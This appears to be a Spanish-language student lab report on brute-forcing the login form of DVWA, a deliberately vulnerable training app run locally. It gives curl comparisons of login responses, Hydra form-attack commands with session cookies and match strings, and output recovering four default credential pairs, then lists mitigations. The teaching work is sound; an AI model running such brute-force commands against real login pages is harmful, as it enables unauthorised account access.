    <li class=""><a href="../../vulnerabilities/captcha/">Insecure CAPTCHA</a></li>
    <li class=""><a href="../../vulnerabilities/sqli/">SQL Injection</a></li>
    <li class=""><a href="../../vulnerabilities/sqli_blind/">SQL Injection (Blind)</a></li>
    <li class=""><a href="../../vulnerabilities/weak_id/">Weak Session IDs</a></li>
    <li class=""><a href="../../vulnerabilities/xss_d/">XSS (DOM)</a></li>
    <li class=""><a href="../../vulnerabilities/xss_r/">XSS (Reflected)</a></li>
    <li class=""><a href="../../vulnerabilities/xss_s/">XSS (Stored)</a></li>
    <li class=""><a href="../../vulnerabilities/csp/">CSP Bypass</a></li>
    <li class=""><a href="../../vulnerabilities/javascript/">JavaScript</a></li>
    </ul><ul class="menuBlocks"><li class=""><a href="../../security.php">DVWA Security</a></li>
    <li class=""><a href="../../phpinfo.php">PHP Info</a></li>
    <li class=""><a href="../../about.php">About</a></li>
    </ul><ul class="menuBlocks"><li class=""><a href="../../logout.php">Logout</a></li>
    </ul>

  </div>

</div>

<div id="main_body">

<div class="body_padded">
  <h1>Vulnerability: Brute Force</h1>

  <div class="vulnerable_code_area">
    <h2>Login</h2>

    <pre>
    <div id="main_menu">
      <div id="main_menu_padded">
        <ul class="menuBlocks"><li class=""><a href="../../">Home</a></li>
        <li class=""><a href="../../instructions.php">Instructions</a></li>
        <li class=""><a href="../../setup.php">Setup / Reset DB</a></li>
        </ul><ul class="menuBlocks"><li class="selected"><a href="../../vulnerabilities/brute/">Brute Force</a></li>
        <li class=""><a href="../../vulnerabilities/exec/">Command Injection</a></li>
        <li class=""><a href="../../vulnerabilities/csrf/">CSRF</a></li>
        <li class=""><a href="../../vulnerabilities/ftl/?page=include.php">File Inclusion</a></li>
        <li class=""><a href="../../vulnerabilities/upload/">File Upload</a></li>
        <li class=""><a href="../../vulnerabilities/captcha/">Insecure CAPTCHA</a></li>
        <li class=""><a href="../../vulnerabilities/sqli/">SQL Injection</a></li>
        <li class=""><a href="../../vulnerabilities/sqli_blind/">SQL Injection (Blind)</a></li>
        <li class=""><a href="../../vulnerabilities/weak_id/">Weak Session IDs</a></li>
        <li class=""><a href="../../vulnerabilities/xss_d/">XSS (DOM)</a></li>
        <li class=""><a href="../../vulnerabilities/xss_r/">XSS (Reflected)</a></li>
        <li class=""><a href="../../vulnerabilities/xss_s/">XSS (Stored)</a></li>
        <li class=""><a href="../../vulnerabilities/csp/">CSP Bypass</a></li>
        <li class=""><a href="../../vulnerabilities/javascript/">JavaScript</a></li>
        </ul><ul class="menuBlocks"><li class=""><a href="../../security.php">DVWA Security</a></li>
        <li class=""><a href="../../phpinfo.php">PHP Info</a></li>
        <li class=""><a href="../../about.php">About</a></li>
        </ul><ul class="menuBlocks"><li class=""><a href="../../logout.php">Logout</a></li>
        </ul>

      </div>

    </div>

    <div id="main_body">

    <div class="body_padded">
      <h1>Vulnerability: Brute Force</h1>

      <div class="vulnerable_code_area">
        <h2>Login</h2>
```

Figura 17: Resultado del cURL Credenciales Invalidas Parte 2

```

<input type="password" AUTOCOMPLETE="off" name="password"><br />
<input type="submit" value="Login" name="Login">

</form>
<pre><br />Username and/or password incorrect.</pre>

</div>

<h2>More Information</h2>
<ul>
<li><a href="https://www.owasp.org/index.php/Testing_for_Brute_Force_(OWASP-AT-004)" target="_blank">https://www.owasp.org/ind
ex.php/Testing_for_Brute_Force_(OWASP-AT-004)</a></li>
<li><a href="http://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password" target="_blank">http:
//www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password</a></li>
<li><a href="http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html" target="_blank">http://www.
sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html</a></li>
</ul>
</div>

<br /><br />

</div>

<div class="clear">
</div>

<div id="system_info">
<input type="button" value="View Help" class="popup_button" id="help_button" data-help-url='../vulnerabilit
ies/view_help.php?id=brute&security=low' /> <input type="button" value="View Source" class="popup_button" id="source_button" data-source-url=
'../vulnerabilities/view_source.php?id=brute&security=low' /> <div align="left"><em>Username:</em> admin<br /><em>Security Level:</em> low
<br /><em>PHPIDS:</em> disabled</div>
</div>

<div id="footer">

<p>Damn Vulnerable Web Application (DVWA) v1.10 *Development*</p>
<script src="/dvwa/js/add_event_listeners.js"></script>

```

Figura 18: Resultado del cURL Credenciales Invalidas Parte 3

2.9. Demuestra 4 diferencias (curl)

Para este apartado se realiza una comparación de las imágenes previamente adjuntas. En las imágenes adjuntas podemos desglosar 4 diferencias, las cuales son las siguientes.

1. **Tamaño/Largo:** Esto es una de las diferencias principales como podemos notar en la siguiente línea `` que esta en el cURL de las credenciales validas notamos que al ingresar correctamente se adjunta imagen, eso hace que tanto el largo del código como el peso en bytes sea mayor en comparación a lo que se obtiene en la contra parte de ingreso de credenciales invalidas.
2. **Diferencias en mensaje:** Otra de las diferencias a notar es que las credenciales validas muestran el siguiente mensaje. `<p>Welcome to the password protected area admin</p>` Por otro lado en el mensaje de las credenciales invalidas se tiene el siguiente mensaje. `<pre>
Username and/or password incorrect.</pre>`. Esto es una diferencia sustancial y notoria.
3. **Etiquetas en el HTML:** Notamos también que al ingresar credenciales válidas se hace uso de la etiqueta `<p>` por otro lado al ingresar las credenciales invalidas se utiliza la etiqueta `<pre>`, quizás esto sea un cambio mas pequeño pero forma parte de las diferencias en la estructura.
4. **Imagen:** Puede sonar redundante, pero la imagen forma un factor común en dos de las diferencias a considerar, en el primer caso es un boost por decirlo para el tamaño,

pero en un factor mas diferencial es un cambio con respecto al otro código, es decir, el cURL de credenciales validas tiene una imagen por el correcto acceso, mientras que el otro no, a continuación se adjunta imagen comentada.




Figura 19: Imagen en credenciales validas

Se vuelve a mencionar para finalizar el apartado de Burp, que tanto el payload como los cURL completo se encuentra en repositorio adjunto. Para el análisis de las diferencias se observaron esos detalles, dejados en un archivo de texto para analizarlo de forma mas ordenada y precisa.

2.10. Instalación y versión a utilizar (hydra)

Para este apartado se utiliza el siguiente comando para instalar Hydra `sudo apt install -y hydra`, luego de la instalación obviamente es necesario validar la versión la cual se instalo. para lo que se utiliza el comando `hydra -h head -n 3`

A continuación se adjunta imagen mostrando versión de Hydra utilizada.

```
benja@benja-Latitude-E5430-non-vPro: ~/Lab2 Cripto
benja@benja-Latitude-E5430-non-vPro:~/Lab2 Cripto$ hydra -h | head -n 3
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purpose
s (this is non-binding, these *** ignore laws and ethics anyway).

Syntax: hydra [[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o FILE] [-t TASKS] [-M FILE [-T TASKS]] [-w TIME] [-W TIME] [-f]
[-s PORT] [-x MIN:MAX:CHARSET] [-c TIME] [-ISOUvVd46] [-m MODULE_OPT] [service://server[:PORT]/[OPT]]
benja@benja-Latitude-E5430-non-vPro:~/Lab2 Cripto$
```


Figura 20: Versión de Hydra

2.11. Explicación de comando a utilizar (hydra)

Primero se valida la existencia de la cookie con el comando, para así continuar con el desarrollo por Hydra.

```
curl -s -L -D - -o /dev/null \
-H 'Cookie: security=low; PHPSESSID=g8b4gn26e3hlq3bi424qfbkf37' \
'http://127.0.0.1:8081/vulnerabilities/brute/'
```

Posterior a esto, se realiza la prueba con la validación exitosa de ingreso. Obteniendo el resultado que se deja en imagen adjunta.



```
benja@benja-Latitude-E5430-non-vPro:~/Lab2 Cripto$ curl -s -L -D - -o /dev/null \
-H 'Cookie: security=low; PHPSESSID=g8b4gn26e3hlq3bi424qfbkf37' \
'http://127.0.0.1:8081/vulnerabilities/brute/'
HTTP/1.1 200 OK
Date: Fri, 03 Oct 2025 08:48:30 GMT
Server: Apache/2.4.25 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 4323
Content-Type: text/html; charset=utf-8

benja@benja-Latitude-E5430-non-vPro:~/Lab2 Cripto$ hydra -l admin -p password 127.0.0.1 -s 8081 \
http-get-form \
'/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:S=Welcome to the password protected area:H=Cookie\:\ security=low;\ PHPSESSID=g8b4gn26e3hlq3bi424qfbkf37' \
-f -V -I
Hydra v9.2 (c) 2021 by van Hauser/THC & David Mactiejak - Please do not use in military or secret service organizations, or for illegal purpose
s (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-03 05:52:58
[INFORMATION] escape sequence \: detected in module option, no parameter verification is performed.
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking http-get-form://127.0.0.1:8081/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:S=Welcome to the password p
rotected area:H=Cookie\:\ security=low;\ PHPSESSID=g8b4gn26e3hlq3bi424qfbkf37
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "password" - 1 of 1 [child 0] (0/0)
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-03 05:52:58
benja@benja-Latitude-E5430-non-vPro:~/Lab2 Cripto$
```

Figura 21: Capturas Hydra

A continuación se debe pasar el payload para obtener los pares de casos exitosos, con este contexto se explica bien cada parametro del comando a utilizar.


1. **-L users.txt:** Entrada de archivo para el parametro usuarios
2. **-P passwords.txt:** Entrada de archivo para el parametro contraseñas
3. **http-get-form:** Especifica en que forma hará la solicitud hydra, en este caso HTTP tipo GET.
4. **H=Cookie:** security=low;PHPSESSID=g8b4gn26e3hlq3bi424qfbkf37 Cabeceras HTTP con las que se envía cada solicitud.

2.12. Obtención de al menos 2 pares (hydra)

Para este caso, se pasan el mismo payload utilizado en la sección de Burpsuit, el cual contenía los valores antes mencionado. Se obtiene los mismos 4 resultados que se obtuvieron

por el método de Burpsuit, lo que valida correctamente la implementación de Hydra.

Se adjunta imagen que demuestra la evidencia.



```
benja@benja-Latitude-E5430-non-vPro: ~/Lab2 Cripto
benja@benja-Latitude-E5430-non-vPro:~/Lab2 Cripto$ hydra -L users.txt -P passwords.txt 127.0.0.1 -s 8081 \
http-get-form \
'/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:F=Username and/or password incorrect.:H=Cookie\:\ security=low;PHPSESSI
D=g8b4gn26e3hlq3bi424qfbkf37:H=Accept-Encoding\:\ identity' \
-t 1 -V -I -o hydra_full.txt

# Hydra v9.2 run at 2025-10-03 06:35:53 on 127.0.0.1 http-get-form (hydra -L users.txt -P passwords.txt -s 8081 -t 1 -V -I -o hydra_full.txt 1
27.0.0.1 http-get-form /vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:F=Username and/or password incorrect.:H=Cookie\:\ s
ecurity=low;PHPSESSID=g8b4gn26e3hlq3bi424qfbkf37:H=Accept-Encoding\:\ identity)
[8081][http-get-form] host: 127.0.0.1 login: admin password: password
[8081][http-get-form] host: 127.0.0.1 login: gordonb password: abc123
[8081][http-get-form] host: 127.0.0.1 login: pablo password: letmein
[8081][http-get-form] host: 127.0.0.1 login: smithy password: password
```

Figura 22: Comando utilizado con éxito Hydra.

- 2.13. Explicación paquete curl (tráfico)
- 2.14. Explicación paquete burp (tráfico)
- 2.15. Explicación paquete hydra (tráfico)
- 2.16. Mención de las diferencias (tráfico)
- 2.17. Detección de SW (tráfico)
- 2.18. Interacción con el formulario (python)
- 2.19. Cabeceras HTTP (python)
- 2.20. Obtención de al menos 2 pares (python)
- 2.21. Comparación de rendimiento con Hydra, Burpsuite, y cURL (python)

2.22. Demuestra 4 métodos de mitigación (investigación)

1. Limitación de intentos (*rate limiting*) y *throttling* progresivo

- **Qué es:** Restringir la frecuencia de intentos de autenticación y aumentar el tiempo de espera tras fallos consecutivos.
- **Cómo funciona:** Contadores por cuenta, IP o huella de dispositivo; respuestas 429/403 al exceder umbrales; retrocesos exponenciales (p.ej., 1 s \rightarrow 2 s \rightarrow 4 s).
- **Dónde es más eficaz:** Formularios de login

2. Bloqueo de cuenta (*smart lockout*)

- **Qué es:** Tras N fallos, bloquear temporalmente la cuenta o endurecer el acceso (p.ej., exigir reto adicional), minimizando riesgos de denegación de servicio al usuario real.
- **Cómo funciona:** Bloqueos temporales con duración escalonada; señales de riesgo (IP/subred/ASN, reputación, patrones) para distinguir al atacante del propietario; recuperación mediante “*forgot password*” y/o MFA.
- **Dónde es más eficaz:** Sistemas con usuarios identificables, donde los ataques suelen concentrarse en cuentas concretas.

3. Autenticación multifactor (MFA) y *passkeys* (WebAuthn/FIDO2)

- **Qué es:** Añadir un segundo factor (TOTP, *push*, token físico o biometría) o sustituir la contraseña por credenciales cripto (*passkeys*) resistentes al *phishing*.
- **Cómo funciona:** MFA combina “algo que sabes/tienes/eres”; WebAuthn usa criptografía de clave pública ligada al dispositivo, inutilizando intentos de adivinación y *credential stuffing*.
- **Dónde es más eficaz:** Cuentas privilegiadas, accesos administrativos.

4. Detección de bots

- **Qué es:** Filtrar automatización mediante *bot management* y, sólo ante riesgo, presentar retos (CAPTCHA o desafíos invisibles) para separar humanos de bots.
- **Cómo funciona:** Reglas específicas en la ruta de login: *rate limit* por IP, reputación, bloqueo de proxies/TOR, *fingerprinting* y análisis de comportamiento; retos sólo cuando sube el nivel de riesgo.
- **Dónde es más eficaz:** Aplicaciones expuestas a Internet con cambios repentinos de tráfico.

Conclusiones y comentarios

Para este laboratorio se logró desplegar DVWA con Docker y exponerla en el puerto 8081, A partir de ahí, se realizaron las actividades requeridas con Burpsuit y tambien las de autenticación con cURL (usando la cookie de sesión y el nivel de seguridad low), generando y comparando respuestas válida e inválida del formulario en vulnerabilities/brute/. Se realizaron las comparaciones que evidenciaron el correcto funcionamiento de las respuestas. La forma de visualizarlo fue el HTML retornado.

Con esa base,se realizo una especie de automatización con Hydra. pude aprender a comprobar de manera práctica cómo pequeños detalles (cookies, método GET/POST, encabezados y patrones de coincidencia) y como estos marcan la diferencia entre un intento fallido y validación correcta.

Para finalizar se demostraron 4 metodos mitigación tales como rate limiting, lockout inteligente y MFA en aplicaciones reales.